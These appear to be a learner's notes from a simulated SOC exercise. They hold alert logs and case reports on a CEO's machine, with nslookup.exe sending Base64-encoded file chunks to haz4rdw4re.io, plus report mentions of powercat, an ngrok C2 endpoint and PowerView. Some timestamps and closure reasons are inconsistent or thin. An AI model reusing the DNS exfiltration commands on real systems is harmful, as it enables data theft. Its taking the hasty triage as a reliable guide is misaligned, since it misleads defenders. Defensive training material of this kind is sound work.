 process.parent.name: powershell.exe
 process.parent.pid: 3728
 process.pid: 5696
 process.working_directory: C:\Users\michael.ascot\downloads\exfiltration\
 timestamp: 09/22/2025 19:25:13.123
 }
[Show as raw text](#)

host = 10.10.17.222:8989 | source = eventcollector | sourcetype = _json

Alert queue		0 alerts incoming
Assigned alert(s)		
1033	Suspicious Parent Child Relationship	High
	Process	Sep 22nd 2025 at 19:27

1034	Suspicious Parent Child Relationship	High	Process	Sep 22nd 2025 at 19:27	Awaiting action	Ω+
Description:	A suspicious process with an uncommon parent-child relationship was detected in your environment.					
datasource:	sysmon					
timestamp:	09/22/2025 19:25:13.123					
event.code:	1					
host.name:	win-3450					
process.name:	nslookup.exe					
process.pid:	4752					
process.parent.pid:	3728					
process.parent.name:	powershell.exe					
process.command_line:	"C:\Windows\system32\nslookup.exe" 8KKEotTs0rSSzJzM8zMjAy1isoKKkA.haz4rdw4re.io					
process.working_directory:	C:\Users\michael.ascot\downloads\exfiltration\					
event.action:	Process Create (rule: ProcessCreate)					
Playbook link						

> 9/22/25 { [-]
 6:25:13.123 PM datasource: sysmon
 event.action: Process Create (rule: ProcessCreate)
 event.code: 1
 host.name: win-3450
 process.command_line: "C:\Windows\system32\nslookup.exe" 8KKEotTs0rSSzJzM8zMjAy1isoKKkA.haz4rdw4re.io
 process.name: nslookup.exe
 process.parent.name: powershell.exe
 process.parent.pid: 3728
 process.pid: 4752
 process.working_directory: C:\Users\michael.ascot\downloads\exfiltration\
 timestamp: 09/22/2025 19:25:13.123
 }
[Show as raw text](#)

host = 10.10.17.222:8989 | source = eventcollector | sourcetype = _json

1035	Suspicious Parent Child Relationship	High	Process	Sep 22nd 2025 at 19:27	Awaiting action	2+
Description:	A suspicious process with an uncommon parent-child relationship was detected in your environment.					
datasource:	sysmon					
timestamp:	09/22/2025 19:25:29.123					
event.code:	1					
host.name:	win-3450					
process.name:	nslookup.exe					
process.pid:	3700					
process.parent.pid:	3728					
process.parent.name:	powershell.exe					
process.command_line:	"C:\Windows\system32\nslookup.exe" \EhNezE0OTczMjFmNGY2ZjA10WE1Mm.haz4rdw4re.io					
process.working_directory:	C:\Users\michael.ascot\downloads\					
event.action:	Process Create (rule: ProcessCreate)					
Playbook link						

>	9/22/25 { [-]	
	6:25:29.123 PM	datasource: sysmon
		event.action: Process Create (rule: ProcessCreate)
		event.code: 1
		host.name: win-3450
		process.command_line: "C:\Windows\system32\nslookup.exe" \EhNezE0OTczMjFmNGY2ZjA10WE1Mm.haz4rdw4re.io
		process.name: nslookup.exe
		process.parent.name: powershell.exe
		process.parent.pid: 3728
		process.pid: 3700
		process.working_directory: C:\Users\michael.ascot\downloads\
		timestamp: 09/22/2025 19:25:29.123
	}	
		Show as raw text
	host = 10.10.17.222:8989 source = eventcollector sourcetype = _json	

Alert queue						
0 alerts incoming						Write case report
Assigned alert(s)	Suspicious Parent Child Relationship	High	Process	Sep 22nd 2025 at 19:27	2-	

1036	Suspicious Parent Child Relationship	High	Process	Sep 22nd 2025 at 19:27	Awaiting action	👤
Description:		A suspicious process with an uncommon parent-child relationship was detected in your environment.				
datasource:	sysmon					
timestamp:	09/22/2025 19:25:29.123					
event.code:	1					
host.name:	win-3450					
process.name:	nslookup.exe					
process.pid:	3648					
process.parent.pid:	3728					
process.parent.name:	powershell.exe					
process.command_line:	"C:\Windows\system32\nslookup.exe" RmYjEyNGZiMTY1NjZlfQ==.haz4rdw4re.io					
process.working_directory:	C:\Users\michael.ascot\downloads\					
event.action:	Process Create (rule: ProcessCreate)					
Playbook link ↗						

i	Time	Event
>	9/22/25 6:25:29.123 PM	{ [-] datasource: sysmon event.action: Process Create (rule: ProcessCreate) event.code: 1 host.name: win-3450 process.command_line: "C:\Windows\system32\nslookup.exe" RmYjEyNGZiMTY1NjZlfQ==.haz4rdw4re.io process.name: nslookup.exe process.parent.name: powershell.exe process.parent.pid: 3728 process.pid: 3648 process.working_directory: C:\Users\michael.ascot\downloads\ timestamp: 09/22/2025 19:25:29.123 } Show as raw text host = 10.10.17.222:8989 source = eventcollector sourcetype = _json

Alert queue						
Assigned alert(s)				Actions		
						Write case report
1036	Suspicious Parent Child Relationship	High	Process	Sep 22nd 2025 at 19:27	👤	✖

[← Case report for event ID: 1027](#)

ID	Alert rule	Description	Incident type	Severity level	Date and time detected
1027	Suspicious Parent Child Relationship	A suspicious process with an uncommon parent-child relationship was detected in your environment.	Process	High	Sep 22nd 2025 at 21:27

Incident classification

True positive

False positive

Case report

Please write a detailed report on the steps taken to analyse and contain this incident, including all relevant information and the rationale for its closure.

B I U A ⊞ ≡ ≡ ⊞

Time of activity: 09/22/2025 19:25:13.123

All alerts were triggered at this exact time.

List of Affected Entities:

- **Host:** win-3450
 - **User:** Michael Ascot, CEO – *michael.ascot@tryhatme.com*
 - **Logged-in Host:** win-3450
- The incident occurred on the **CEO's machine**, which is a critical red flag.

Reason for Classifying as True Positive:

- Multiple executions of **nslookup.exe** were observed, sending queries to the malicious domain **haz4rdw4re.io**.
- The DNS requests contained **Base64-encoded chunks**, which when decoded revealed a **.zip archive** containing:
 - **ClientPortfolioSummary.xlsx**
 - **InvestorPresentation2023.pptx**
 - Flag: **THM{1497321f4f6f059a52dfb124fb16566e}**
- **Domain Analysis:**

Does this alert require escalation?

Yes

No

Report:

Time of Activity

- **Timestamp:** 08/29/2025 18:24:54.491 ➔ All alerts were triggered at this exact time.

List of Affected Entities

- **Host:** win-3450
- **User:** Michael Ascot, CEO – *michael.ascot@tryhatme.com*
- **Logged-in Host:** win-3450

The incident occurred on the **CEO's machine**, which is a critical red flag.

Reason for Classifying as True Positive

- Multiple executions of **nslookup.exe** were observed, sending queries to the malicious domain **haz4rdw4re.io**.
- The DNS requests contained **Base64-encoded chunks**, which when decoded revealed a **.zip archive** containing:
 - **ClientPortfolioSummary.xlsx**
 - **InvestorPresentation2023.pptx**
 - Flag: **THM{1497321f4f6f059a52dfb124fb16566e}**
- **Domain Analysis:**
 - The domain **haz4rdw4re.io** is suspicious due to deliberate misspelling (“haz4rdw4re” instead of “hardware”).
 - The **.io TLD** is frequently abused in malicious campaigns.
 - It was used both to **serve malicious scripts** and as the **destination for exfiltrated data**.

Reason for Escalating the Alert

- The victim is the **CEO (whale-phishing attack)**.
- Execution of malicious PowerShell with **powercat.ps1** connected to a C2 server via **ngrok**.
- System reconnaissance performed using **systeminfo.exe** and download of **PowerView.ps1** for privilege escalation.
- Sensitive data targeted:
 - **Client and financial records**.
 - **Bitcoin wallet passcodes**.
- **Why this is critical:**
 - Theft of confidential data.
 - Potential financial and reputational damage.
 - Direct targeting of executive-level accounts with privileged access.

Recommended Remediation Actions

1. Immediate Containment

- Block all traffic to **haz4rdw4re.io** at DNS and network levels.
- Isolate the affected host **win-3450** for forensic investigation.

2. Eradication & Recovery

- Remove malicious files: `powercat.ps1`, `PowerView.ps1`, `exfilt8me.zip`.
- Verify backups and restore affected files from trusted sources.

3. Investigation

- Perform memory and disk forensics on the CEO's machine.
- Identify possible lateral movement or additional compromised accounts.

4. Communication

- Notify affected clients about potential data exposure.
- Engage legal, compliance, and PR teams.

5. Future Prevention

- Implement DNS monitoring to detect exfiltration patterns.
- Harden email security to block malicious attachments.
- Conduct targeted **executive-level phishing awareness training**.

List of Attack Indicators

- **Domains:**

- `haz4rdw4re.io`

- **Processes:**

- `C:\Windows\system32\nslookup.exe`
- `C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe`
- `C:\Windows\system32\systeminfo.exe`

- **Files:**

- `C:\Users\michael.ascot\AppData\Local\Temp\5\Temp1_ImportantInvoice-February.zip\invioce.pdf.lnk`
- `C:\Users\michael.ascot\Downloads\PowerView.ps1`
- `C:\Users\michael.ascot\Downloads\exfiltration\exfilt8me.zip`
- `C:\Users\michael.ascot\Downloads\BitcoinWalletPasscodes.txt`

- **C2 Infrastructure:**

- `2.tcp.ngrok.io:19282`

- **Decoded Exfiltrated Files:**

- `ClientPortfolioSummary.xlsx`
- `InvestorPresentation2023.pptx`

قام المهاجم بتحميل **ngrok** من GitHub ثم قام بإنشاء قناة تحكم (C2) باستخدام **powercat.ps1**. استخدم المهاجم **PowerShell** لاستطلاع النظام المصاب عبر عمليات مثل `systeminfo.exe` و `whoami.exe`. قام المهاجم بتوصيل مشاركات الملفات (file shares) على الجهاز المصاب واكتشف مشاركة تحتوي على سجلات مالية. استخدم المهاجم **Robocopy.exe** لنسخ هذه المشاركة إلى مسار منفصل وقام بضغطها في ملف باسم **exfilt8me.zip**. استخدم المهاجم **DNS (DNS data exfiltration)** لتنفيذ تسلل البيانات عبر **nslookup.exe**.

1000	Suspicious email from external domain.	Low	Phishing	Sep 22nd 2025 at 18:51	Awaiting action	⋮
Description:	A suspicious email was received from an external sender with an unusual top level domain. Note from SOC Head: This detection rule still needs fine-tuning.					
datasource:	emails					
timestamp:	09/22/2025 18:49:19.123					
subject:	You've Won a Free Trip to Hat Wonderland - Click Here to Claim					
sender:	boone@hatventuresworldwide.online					
recipient:	miguel.odonnell@tryhatme.com					
attachment:	None					
content:	The content of this email has been removed in accordance with privacy regulations and company security policies to protect sensitive information.					
direction:	inbound					
Playbook link	🔗					

Analyse any URL or IP address for potential security threats

Enter URL or IP address to analyse

hatventuresworldwide.online

Analyze URL/IP

URL/IP Analysis Complete
Status: CLEAN

- Analyst VM
- Documentation
- Playbooks
- Case reports
- Guide
- Reconnect VM
- Exit simulation

Alert queue

0 alerts incoming

Assigned alert(s)

Write case report

1000	Suspicious email from external domain.	Low	Phishing	Sep 22nd 2025 at 18:51	⋮
------	--	-----	----------	------------------------	----------------

Close alert with event ID: 1000



Was this alert a true positive or a false positive?



True positive



False positive

Close

Write case report

Incident classification

True positive

False positive

Closure rationale

Explain why you have identified this incident as a false positive.

B I U A ▾ ≡ ≡ ≡ ▾

Time of Activity:

timestamp: 09/22/2025 18:49:19.123

List of Related Entities:

sender: boone@hatventuresworldwide.online

recipient: miguel.odonnell@tryhatme.com

Reason for Classifying as False Positive:

Look like spam and/or phishing.

Adversary trying to get user to click a link.

No attachments.

No further action needed.

Submit and close alert

Time of Activity: timestamp: 09/22/2025 18:49:19.123

List of Related Entities:

sender: boone@hatventuresworldwide.online

recipient: miguel.odonnell@tryhatme.com

Reason for Classifying as False Positive:

Look like spam and/or phishing. Adversary trying to get user to click a link.

No attachments.

No further action needed.

1001	Suspicious email from external domain.	^	Low	Phishing	Sep 22nd 2025 at 18:52	Awaiting action	👤
Description:	A suspicious email was received from an external sender with an unusual top level domain. Note from SOC Head: This detection rule still needs fine-tuning.						
datasource:	emails						
timestamp:	09/22/2025 18:50:19.123						
subject:	VIP Hat Resort Stay: Your Dream Vacation Awaits, Just Pay Shipping						
sender:	maximillian@chicmillinerydesigns.de						
recipient:	michelle.smith@tryhatme.com						
attachment:	None						
content:	The content of this email has been removed in accordance with privacy regulations and company security policies to protect sensitive information.						
direction:	inbound						
Playbook link ↗							

Alert queue		0 alerts incoming
Assigned alert(s)		
1001	Suspicious email from external domain.	▼ Low Phishing Sep 22nd 2025 at 18:52 👤

Dashboard

Alert queue

SIEM

Analyst VM

Documentation

Playbooks

Case reports

Guide

[Reconnect VM](#)

[Exit simulation](#)

Windows PowerShell

Wireshark

attachments

TryDetectT...

URL/IP Security Check

Analyze any URL or IP address for potential security threats

Enter URL or IP address to analyze

Analyze URL/IP

URL/IP Analysis Complete
Status: CLEAN

Close alert with event ID: 1001



Was this alert a true positive or a false positive?



True positive



False positive

Close

Write case report

Incident classification



True positive



False positive

Closure rationale

Explain why you have identified this incident as a false positive.

B I U A ▾ ≡ ≡ ≡ ▾

Time of Activity:

timestamp: 09/22/2025 18:50:19.123

List of Related Entities:

sender: maximillian@chicmillinerydesigns.de

recipient: michelle.smith@tryhatme.com|

Reason for Classifying as False Positive:

Looks like a phishing attempt but lead to nothing.

Adversary trying to get user to click link and pay for "shipping" - not real.

No further action needed.

Submit and close alert

Time of Activity:

timestamp: 09/22/2025 18:50:19.123

List of Related Entities:

sender: maximillian@chicmillinerydesigns.de

recipient: michelle.smith@tryhatme.com

Reason for Classifying as False Positive:

Looks like a phishing attempt but lead to nothing.

Adversary trying to get user to click link and pay for "shipping" - not real.

No further action needed.

1002	Suspicious Parent Child Relationship	^	Low	Process	Sep 22nd 2025 at 18:54	● Awaiting action	
Description:	A suspicious process with an uncommon parent-child relationship was detected in your environment.						
datasource:	sysmon						
timestamp:	09/22/2025 18:52:28.123						
event.code:	1						
host.name:							
process.name:	taskhostw.exe						
process.pid:	3897						
process.parent.pid:	3902						
process.parent.name:	svchost.exe						
process.command_line:	taskhostw.exe NGCKeyPregen						
process.working_directory:	C:\Windows\system32\						
event.action:	Process Create (rule: ProcessCreate)						
Playbook link							

Alert queue

0 alerts incoming

Assigned alert(s) Write case report

1002	Suspicious Parent Child Relationship	^	Low	Process	Sep 22nd 2025 at 18:54	
------	--------------------------------------	---	-----	---------	------------------------	--

Close alert with event ID: 1002 X

Was this alert a true positive or a false positive?

True positive False positive

Close Write case report

Incident report

Incident classification

True positive

False positive

Closure rationale

Explain why you have identified this incident as a false positive.

B I U A ▾ ≡ ≡ ≡ ▾

Time of Activity:

timestamp: 09/22/2025 18:52:28.123

List of Related Entities:

process.name: taskhostw.exe

process.pid: 3897

process.parent.pid: 3902

process.parent.name: svchost.exe

process.command_line: taskhostw.exe NGCKKeyPregen

Reason for Classifying as False Positive:

These are legitimate services that are running.

Time of Activity:

timestamp: 09/22/2025 18:52:28.123

List of Related Entities:

process.name: taskhostw.exe

process.pid: 3897

process.parent.pid: 3902

process.parent.name: svchost.exe

process.command_line: taskhostw.exe NGCKKeyPregen

Reason for Classifying as False Positive:

These are legitimate services that are running.

هذه خدمات شرعية تعمل على النظام.

1003	Reply to suspicious email.	^	Low	Phishing	Sep 22nd 2025 at 18:55	Awaiting action	👤
Description:	An employee replied to a suspicious sender with an unusual top level domain. Note from SOC Head: This detection rule still needs fine-tuning.						
datasource:	emails						
timestamp:	09/22/2025 18:53:45.123						
subject:	FWD: Convention Registration Now Open: Hat Trends and Insights						
sender:	support@tryhatme.com						
recipient:	warner@yahoo.com						
attachment:	None						
content:	The content of this email has been removed in accordance with privacy regulations and company security policies to protect sensitive information.						
direction:	outbound						
Playbook link	🔗						

Alert queue	0 alerts incoming
Assigned alert(s)	
1003	Reply to suspicious email.

Close alert with event ID: 1003 ✖

Was this alert a true positive or a false positive?

True positive False positive

Close Write case report

Incident report

Incident classification

True positive

False positive

Closure rationale

Explain why you have identified this incident as a false positive.

B I U A ⚠️ ≡ ≡ ≡ ⚠️

Time of Activity:

timestamp: 09/22/2025 18:53:45.123

List of Related Entities:

sender: support@tryhatme.com
recipient: warner@yahoo.com

Reason for Classifying as False Positive:

Looks like a legitimate email exchange.

[Submit and close alert](#)

Time of Activity:

timestamp: 09/22/2025 18:53:45.123

List of Related Entities:

sender: support@tryhatme.com

recipient: warner@yahoo.com

Reason for Classifying as False Positive:

Looks like a legitimate email exchange.

1004	Suspicious Attachment found in email	Low	Phishing	Sep 22nd 2025 at 18:57	Awaiting action	
Description:	A suspicious attachment was found in the email. Investigate further to determine if it is malicious.					
datasource:	emails					
timestamp:	09/22/2025 18:55:23.123					
subject:	Force update fix					
sender:	yani.zubair@tryhatme.com					
recipient:	michelle.smith@tryhatme.com					
attachment:	forceupdate.ps1					
content:	The content of this email has been removed in accordance with privacy regulations and company security policies to protect sensitive information.					
direction:	internal					
Playbook link ↗						

Alert queue

0 alerts incoming

Assigned alert(s)		Write case report
1004	Suspicious Attachment found in email	Low
Phishing	Sep 22nd 2025 at 18:57	

Close alert with event ID: 1004

Was this alert a true positive or a false positive?

True positive False positive

[Close](#)
[Write case report](#)

Incident report

Incident classification

True positive

False positive

Closure rationale

Explain why you have identified this incident as a false positive.

B I U A ▾ ≡ ≡ ≡ ▾

Time of Activity:

timestamp: 09/22/2025 18:55:23.123

List of Related Entities:

sender: yani.zubair@tryhatme.com

recipient: michelle.smith@tryhatme.com

attachment: forceupdate.ps1

Reason for Classifying as False Positive:

Scanned "forceupdate.ps1" on TryDetectThis and it comes up clean.

Submit and close alert

Time of Activity:

timestamp: 09/22/2025 18:55:23.123

List of Related Entities:

sender: yani.zubair@tryhatme.com

recipient: michelle.smith@tryhatme.com

attachment: forceupdate.ps1

Reason for Classifying as False Positive:

Scanned "forceupdate.ps1" on TryDetectThis and it comes up clean.

1005 Reply to suspicious email. ^ Low Phishing Sep 22nd 2025 at 18:57 • Awaiting action ⚡

Description: An employee replied to a suspicious sender with an unusual top level domain. Note from SOC Head: This detection rule still needs fine-tuning.

datasource: emails

timestamp: 09/22/2025 18:55:43.123

subject: Shrinking Hat Sale: Tiny Hats for Extraordinary People

sender: sophie.j@tryhatme.com

recipient: eileen@gmail.com

attachment: None

content: The content of this email has been removed in accordance with privacy regulations and company security policies to protect sensitive information.

direction: outbound

[Playbook link ↗](#)

Alert queue

0 alerts incoming

Assigned alert(s) [Write case report](#)

1005 Reply to suspicious email. ^ Low Phishing Sep 22nd 2025 at 18:57 ⚡

Close alert with event ID: 1005 ✖

Was this alert a true positive or a false positive?

True positive False positive

[Close](#) [Write case report](#)

Incident report

Incident classification

True positive

False positive

Closure rationale

Explain why you have identified this incident as a false positive.

B I U A ▾ ≡ ≡ ≡ ▾

Time of Activity:

timestamp: 09/22/2025 18:55:43.123

List of Related Entities:

sender: sophie.j@tryhatme.com

recipient: eileen@gmail.com

Reason for Classifying as False Positive:

No ~~attachements~~, domains scanned and are "clean".

Looking to be like phishing emails.

No further action needed.

Submit and close alert

Time of Activity:

timestamp: 09/22/2025 18:55:43.123

List of Related Entities:

sender: sophie.j@tryhatme.com

recipient: eileen@gmail.com

Reason for Classifying as False Positive:

No attachements, domains scanned and are "clean".

Looking to be like phishing emails.

No further action needed.

1006	Suspicious email from external domain.	Low	Phishing	Sep 22nd 2025 at 18:59	<input checked="" type="radio"/> Awaiting action	
Description:	A suspicious email was received from an external sender with an unusual top level domain. Note from SOC Head: This detection rule still needs fine-tuning.					
datasource:	emails					
timestamp:	09/22/2025 18:57:40.123					
subject:	Hats Off to Savings: Discounted Vacation Packages Just for You!					
sender:	tim@chicmillinerydesigns.de					
recipient:	invoice@tryhatme.com					
attachment:	None					
content:	The content of this email has been removed in accordance with privacy regulations and company security policies to protect sensitive information.					
direction:	inbound					
Playbook link						

Alert queue						
0 alerts incoming						
Assigned alert(s)						Write case report
1006	Suspicious email from external domain.	Low	Phishing	Sep 22nd 2025 at 18:59		

Close alert with event ID: 1006

Was this alert a true positive or a false positive?

True positive False positive

[Close](#) [Write case report](#)

Incident report

Incident classification

True positive

False positive

Closure rationale

Explain why you have identified this incident as a false positive.

B I U A ⌂ ⌂ ⌂ ⌂

Time of Activity:

timestamp: 09/22/2025 18:57:40.123

List of Related Entities:

sender: tim@chicmillinerydesigns.de

recipient: invoice@tryhatme.com

Reason for Classifying as False Positive:

No attachements, domains scanned and are "clean".

Looking to be like phishing emails.

No further action needed.

Submit and close alert

Time of Activity:

timestamp: 09/22/2025 18:57:40.123

List of Related Entities:

sender: tim@chicmillinerydesigns.de

recipient: invoice@tryhatme.com

Reason for Classifying as False Positive:

No attachements, domains scanned and are "clean".

Looking to be like phishing emails.

No further action needed.

1008	Suspicious email from external domain.	^	Low	Phishing	Sep 22nd 2025 at 19:03	● Awaiting action	👤	
Description:		A suspicious email was received from an external sender with an unusual top level domain. Note from SOC Head: This detection rule still needs fine-tuning.						
datasource:		emails						
timestamp:		09/22/2025 19:01:19.123						
subject:		Lost Hat Lottery Ticket: Claim Your Million-Dollar Prize						
sender:		le@trendymillineryco.me						
recipient:		ceo@tryhatme.com						
attachment:		None						
content:		The content of this email has been removed in accordance with privacy regulations and company security policies to protect sensitive information.						
direction:		inbound						
Playbook link ↗								

1009	Reply to suspicious email.	^	Low	Phishing	Sep 22nd 2025 at 19:06	● Awaiting action	👤	
Description:		An employee replied to a suspicious sender with an unusual top level domain. Note from SOC Head: This detection rule still needs fine-tuning.						
datasource:		emails						
timestamp:		09/22/2025 19:04:43.123						
subject:		Unlock Ancient Hat Secrets with This Ancient Pyramid Scheme						
sender:		yani.zubair@tryhatme.com						
recipient:		conor@modernmillinerygroup.online						
attachment:		None						
content:		The content of this email has been removed in accordance with privacy regulations and company security policies to protect sensitive information.						
direction:		outbound						
Playbook link ↗								

1010	Suspicious email from external domain.	Low	Phishing	Sep 22nd 2025 at 19:08	● Awaiting action	
Description:	A suspicious email was received from an external sender with an unusual top level domain. Note from SOC Head: This detection rule still needs fine-tuning.					
datasource:	emails					
timestamp:	09/22/2025 19:06:27.123					
subject:	Secret Island Getaway: Claim Your FREE Hat-Themed Vacation Now!					
sender:	gamble@fashionindustrytrends.xyz					
recipient:	miguel.odonnell@tryhatme.com					
attachment:	None					
content:	The content of this email has been removed in accordance with privacy regulations and company security policies to protect sensitive information.					
direction:	inbound					
Playbook link ↗						

1011	Reply to suspicious email.	Low	Phishing	Sep 22nd 2025 at 19:10	Awaiting action	
Description:	An employee replied to a suspicious sender with an unusual top level domain. Note from SOC Head: This detection rule still needs fine-tuning.					
datasource:	emails					
timestamp:	09/22/2025 19:08:09.123					
subject:	Double Your Hat Collection with These Easy Tricks!					
sender:	armaan.terry@tryhatme.com					
recipient:	stark@modernmillinerygroup.online					
attachment:	None					
content:	The content of this email has been removed in accordance with privacy regulations and company security policies to protect sensitive information.					
direction:	outbound					
Playbook link	🔗					

1012	Suspicious email from external domain.	Low	Phishing	Sep 22nd 2025 at 19:10	● Awaiting action	👤
	Description:	A suspicious email was received from an external sender with an unusual top level domain. Note from SOC Head: This detection rule still needs fine-tuning.				
	datasource:	emails				
	timestamp:	09/22/2025 19:08:47.123				
	subject:	Hot Singles in Your Area Want to Buy Hats From You - Act Now!				
	sender:	sharp@hatsontherise.online				
	recipient:	miguel.odonnell@tryhatme.com				
	attachment:	None				
	content:	The content of this email has been removed in accordance with privacy regulations and company security policies to protect sensitive information.				
	direction:	inbound				
	Playbook link	🔗				

Alert queue

0 alerts incoming

Assigned alert(s)

[Write case report](#)

1012	Suspicious email from external domain.	▼	Low	Phishing	Sep 22nd 2025 at 19:10	Ω-
1011	Reply to suspicious email.	▼	Low	Phishing	Sep 22nd 2025 at 19:10	Ω-
1010	Suspicious email from external domain.	▼	Low	Phishing	Sep 22nd 2025 at 19:08	Ω-
1009	Reply to suspicious email.	▼	Low	Phishing	Sep 22nd 2025 at 19:06	Ω-
1008	Suspicious email from external domain.	▼	Low	Phishing	Sep 22nd 2025 at 19:03	Ω-

Close assigned alerts



Were these alerts true positives or false positives?



True positives



False positives

[Close](#)

[Write case report](#)

Incident classification

True positive False positive

Closure rationale

Explain why you have identified this incident as a false positive.

sender: le@trendymillineryco.me
recipient: ceo@tryhatme.com
sender: yani.zubair@tryhatme.com
recipient: conor@modernmillinerygroup.online
sender: gamble@fashionindustrytrends.xyz
recipient: miguel.odonnell@tryhatme.com
sender: armaan.terry@tryhatme.com
recipient: stark@modernmillinerygroup.online
sender: sharp@hatsontherise.online
recipient: miguel.odonnell@tryhatme.com

Reason for Classifying as False Positive:

All random spammed phishing attempts.
Adversary seeking user to click on links.
No attachments to scan.
No links clicked.

Time of Activity:

timestamp: 09/22/2025 19:08:09.123

All these events happen around this time.

List of Related Entities:

sender: le@trendymillineryco.me

recipient: ceo@tryhatme.com

sender: yani.zubair@tryhatme.com

recipient: conor@modernmillinerygroup.online

sender: gamble@fashionindustrytrends.xyz

recipient: miguel.odonnell@tryhatme.com

sender: armaan.terry@tryhatme.com

recipient: stark@modernmillinerygroup.online

sender: sharp@hatsontherise.online

recipient: miguel.odonnell@tryhatme.com

Reason for Classifying as False Positive:

All random spammed phishing attempts.

Adversary seeking user to click on links.

No attachments to scan.

No links clicked.

No further action needed.

1013	Suspicious Attachment found in email	Low	Phishing	Sep 22nd 2025 at 19:12	Awaiting action	Ω+
Description:	A suspicious attachment was found in the email. Investigate further to determine if it is malicious.					
datasource:	emails					
timestamp:	09/22/2025 19:10:18.123					
subject:	RE: Force update fix					
sender:	michelle.smith@tryhatme.com					
recipient:	yani.zubair@tryhatme.com					
attachment:	forceupdate.ps1					
content:	The content of this email has been removed in accordance with privacy regulations and company security policies to protect sensitive information.					
direction:	internal					
Playbook link	🔗					

Alert queue						
0 alerts incoming						Write case report
Assigned alert(s)						Write case report
1013	Suspicious Attachment found in email	Low	Phishing	Sep 22nd 2025 at 19:12	Ω-	

Close alert with event ID: 1013 X

Was this alert a true positive or a false positive?

True positive False positive

[Close](#) [Write case report](#)

Incident classification

True positive

False positive

Closure rationale

Explain why you have identified this incident as a false positive.

B I U A ▾ ≡ ≡ ≡ ▾

Time of Activity:

timestamp: 09/22/2025 19:10:18.123

List of Related Entities:

sender: michelle.smith@tryhatme.com

recipient: yani.zubair@tryhatme.com

Reason for Classifying as False Positive:

attachment: forceupdate.ps1 is a legitimate script and this is a legitimate email exchange.

Nothing suspicious.

No further action needed.

Submit and close alert

Time of Activity:

timestamp: 09/22/2025 19:10:18.123

List of Related Entities:

sender: michelle.smith@tryhatme.com

recipient: yani.zubair@tryhatme.com

Reason for Classifying as False Positive:

attachment: forceupdate.ps1 is a legitimate script and this is a legitimate email exchange.

Nothing suspicious.

No further action needed.

1014	Suspicious email from external domain.	Low	Phishing	Sep 22nd 2025 at 19:12	Awaiting action	
Description:	A suspicious email was received from an external sender with an unusual top level domain. Note from SOC Head: This detection rule still needs fine-tuning.					
datasource:	emails					
timestamp:	09/22/2025 19:10:46.123					
subject:	Lost Hat Lottery Ticket: Claim Your Million-Dollar Prize					
sender:	elle@headwearinnovations.online					
recipient:	liam.espinoza@tryhatme.com					
attachment:	None					
content:	The content of this email has been removed in accordance with privacy regulations and company security policies to protect sensitive information.					
direction:	inbound					
Playbook link						

Alert queue

0 alerts incoming

Assigned alert(s)						Write case report
1014	Suspicious email from external domain.	Low	Phishing	Sep 22nd 2025 at 19:12		

Close alert with event ID: 1014

Was this alert a true positive or a false positive?

True positive False positive

[Close](#) [Write case report](#)

Incident classification

True positive

False positive

Closure rationale

Explain why you have identified this incident as a false positive.

B I U A ▾ ≡ ≡ ≡ ▾

Time of Activity:

timestamp: 09/22/2025 19:10:46.123

List of Related Entities:

sender: elle@headwearinnovations.online
recipient: liam.espinoza@tryhatme.com

Reason for Classifying as False Positive:

random spammed phishing attempts.
Adversary seeking user to click on links.
No attachments to scan.
No links clicked.
No further action needed.

[Submit and close alert](#)

Time of Activity:

timestamp: 09/22/2025 19:10:46.123

List of Related Entities:

sender: elle@headwearinnovations.online

recipient: liam.espinoza@tryhatme.com

Reason for Classifying as False Positive:

random spammed phishing attempts.

Adversary seeking user to click on links.

No attachments to scan.

No links clicked.

No further action needed.

1015	Suspicious Parent Child Relationship	^	Low	Process	Sep 22nd 2025 at 19:14	Awaiting action	👤
Description:	A suspicious process with an uncommon parent-child relationship was detected in your environment.						
datasource:	sysmon						
timestamp:	09/22/2025 19:12:45.123						
event.code:	1						
host.name:	win-3450						
process.name:	TrustedInstaller.exe						
process.pid:	3949						
process.parent.pid:	3714						
process.parent.name:	services.exe						
process.command_line:	C:\Windows\servicing\TrustedInstaller.exe						
process.working_directory:	C:\Windows\system32\						
event.action:	Process Create (rule: ProcessCreate)						
Playbook link	↗						

Alert queue		0 alerts incoming	👤
Assigned alert(s)			
1015	Suspicious Parent Child Relationship	^ Low Process Sep 22nd 2025 at 19:14	👤

Close alert with event ID: 1015 ✖

Was this alert a true positive or a false positive?

True positive False positive

Close Write case report

Incident classification

True positive

False positive

Closure rationale

Explain why you have identified this incident as a false positive.

B I U A ▾ ≡ ≡ ≡ ▾

Time of Activity:

timestamp: 09/22/2025 19:12:45.123

Both events happen around this time.

List of Related Entities:

process.name: TrustedInstaller.exe

process.pid: 3949

process.parent.pid: 3714

process.parent.name: services.exe

process.command_line: C:\Windows\servicing\TrustedInstaller.exe

Reason for Classifying as False Positive:

These are legitimate services running.

No further action needed.

Submit and close alert

Time of Activity:

timestamp: 09/22/2025 19:12:45.123

Both events happen around this time.

List of Related Entities:

process.name: TrustedInstaller.exe

process.pid: 3949

process.parent.pid: 3714

process.parent.name: services.exe

process.command_line: C:\Windows\servicing\TrustedInstaller.exe

Reason for Classifying as False Positive:

These are legitimate services running.

No further action needed.

1016	Suspicious Parent Child Relationship	^	Low	Process	Sep 22nd 2025 at 19:15	● Awaiting action	👤
Description:	A suspicious process with an uncommon parent-child relationship was detected in your environment.						
datasource:	sysmon						
timestamp:	09/22/2025 19:13:44.123						
event.code:	1						
host.name:							
process.name:	TrustedInstaller.exe						
process.pid:	3817						
process.parent.pid:	3922						
process.parent.name:	services.exe						
process.command_line:	C:\Windows\servicing\TrustedInstaller.exe						
process.working_directory:	C:\Windows\system32\						
event.action:	Process Create (rule: ProcessCreate)						
Playbook link ↗							

Alert queue 0 alerts incoming

✓ You have successfully taken ownership of alert with event ID 1016

Assigned alert(s)		Write case report
1016	Suspicious Parent Child Relationship	▼
	Low	Process
	Sep 22nd 2025 at 19:15	👤

Close alert with event ID: 1016 ✖

Was this alert a true positive or a false positive?

True positive
 False positive

[Close](#)
[Write case report](#)

Incident classification

True positive

False positive

Closure rationale

Explain why you have identified this incident as a false positive.

B I U A ▾ ≡ ≡ ≡ ▾

Time of Activity:

timestamp: 09/22/2025 19:12:45.123

Both events happen around this time.

List of Related Entities:

process.name: TrustedInstaller.exe

process.pid: 3817

process.parent.pid: 3922

process.parent.name: services.exe

process.command_line: C:\Windows\servicing\TrustedInstaller.exe

Reason for Classifying as False Positive:

These are legitimate services running.

No further action needed.

Submit and close alert

Time of Activity:

timestamp: 09/22/2025 19:13:44.123

Both events happen around this time.

List of Related Entities:

process.name: TrustedInstaller.exe

process.pid: 3817

